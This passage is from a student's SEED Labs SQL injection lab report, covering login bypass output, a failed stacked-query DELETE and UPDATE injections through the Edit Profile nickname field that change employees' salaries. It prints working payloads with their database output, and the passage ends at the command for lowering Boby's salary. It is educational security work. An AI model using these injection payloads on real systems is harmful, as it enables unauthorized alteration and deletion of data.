on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
```



```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[04/23/24]seed@VM:~$ 
```

- **Observations:**

  i. **SQL injection vulnerability:** To exploit the SQL injection vulnerability via command line using curl, we have successfully crafted a request that manipulates the SQL query to bypass authentication and log in as the admin user.

  ii. **Lack of Input Sanitization:** Command line injection vulnerabilities arise from a similar cause as SQL injection vulnerabilities in online applications. In this case, an attacker may be able to insert malicious commands into the curl command if the UserID parameter is not properly encoded or sanitized.

  iii. **Importance of Input Validation:** Strict input validation and sanitation procedures must be put in place to reduce the risk of command line injection vulnerabilities. While input sanitization correctly encodes or escapes special characters to prevent them from being regarded as instructions, input validation makes sure that only expected and safe data is received.


2.2.3 Task 2.3: Append a new SQL statement


In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Please describe how you can use the login page to get the server run two SQL statements. Try the attack to delete a record from the database, and describe your observation.

- **Ans:**

Here, the objective is to delete Boby as a user from the Credential table. Our attempt was to add one more SQL statement to the webpage to do this as follows:

- **Command:** Admin'; delete from credential where name='Boby';





There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'delete from credential where name='Boby';' and Password='da39a3ee5e6b4b0d3255bfe' at line 3]\n

- **Observations:**

i. **Unsuccessful attempt:** An unsuccessful attempt was made to remove a record from the credential database. This didn't work since the attack doesn't work with MySQL databases. This is because the mysqli extension for PHP, the mysqli::query() API does not allow simultaneous queries to be run on the database server. MySql's safeguard, which prevents the execution of multiple statements from PHP, prevented the attack from succeeding.

ii. **Defense Mechanism:** MySQL defends against SQL injection attacks by enforcing PHP's “mysqli” extension, which prevents PHP from executing multiple statements. By preventing attackers from executing numerous statements within a single query or arbitrary SQL queries, this safeguard reduces the possibility of SQL injection problems.

iii. **Continuous Security Assessment:** Even with defences in place, developers and security experts must constantly evaluate and test applications for security flaws, such as SQL injection. This lowers the chance of malicious individuals taking advantage of any vulnerabilities or weaknesses in security measures by ensuring that they are quickly found and fixed.

2.3 Task 3: SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page (Figure 2) that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first. When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in `unsafe_edit_backend.php` file is used to update employee's profile information. The PHP file is located in the `/var/www/SQLInjection` directory.

```
    $hashed_pwd = sha1($input_pwd);
    $sql = """UPDATE credential SET
        nickname='$input_nickname',
        email='$input_email',
        address='$input_address',
        Password='$hashed_pwd',
        PhoneNumber='$input_phonenumber'
        WHERE ID=$id;""";
    $conn->query($sql);
```

2.3.1 Task 3.1: Modify your own salary.

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called `salary`.




SQL Statement Execution Phases
Compilation
Parsing & Normalization Phase
Compilation Phase
Query Optimization Phase
Cache
Execution
Execution Phase
In this state, the SQL statement is pre-compiled into binary. Only placeholders for data are included in the prepared statement, not the actual data. Data will be binded to this statement later as pure data (so no more compilation will be conducted).

Figure 3: Prepared Statement Workflow

- **Ans:**

Here, we try to update the salary from '20000' to '50000' for Alice from the Edit Profile after logging into the webpage.

Alice's salary before the update:




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

- **Command:** ‘,Salary=’50000’ where EID=’10000’;#’




Alice's Profile Edit

NickName	ry='50000' where EID='10000';#'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs


Alice’s salary after the update:



Alice Profile

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  50000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

- **Observations:**

i. **Effectively Exploiting SQL Injection Vulnerability**: The given command effectively takes advantage of an application's SQL injection vulnerability. Alice's salary is changed to $50,000 by the attacker by injecting the malicious code ',Salary='50000' where EID='10000';#' into the nickname field on the edit profile page.

ii. **Effect on Data Integrity:** The attack illustrates how SQL injection affects the application's ability to maintain data integrity. Any access restrictions or validation procedures that are supposed to stop workers from changing their own pay information have been bypassed in the illegal change of Alice's pay. This suggests that there is a serious security vulnerability in the implementation and architecture of the program.

iii. **Need for Security Measures:** To reduce the danger of SQL injection attacks, this scenario highlights the significance of putting strong security measures in place, such as input validation, parameterized queries, and access controls. As evidenced by the successful manipulation of Alice's pay, failing to fix such vulnerabilities can result in illegal access, data manipulation, and compromise of sensitive information.


2.3.2 Task 3.2: Modify other people' salary

After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

- **Ans:**

Here, we attempt to update Boby's Salary from Alice's Edit Profile.

Boby's salary before the update:




Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

- **Command:**

', Salary='1' where name='Boby'; #'

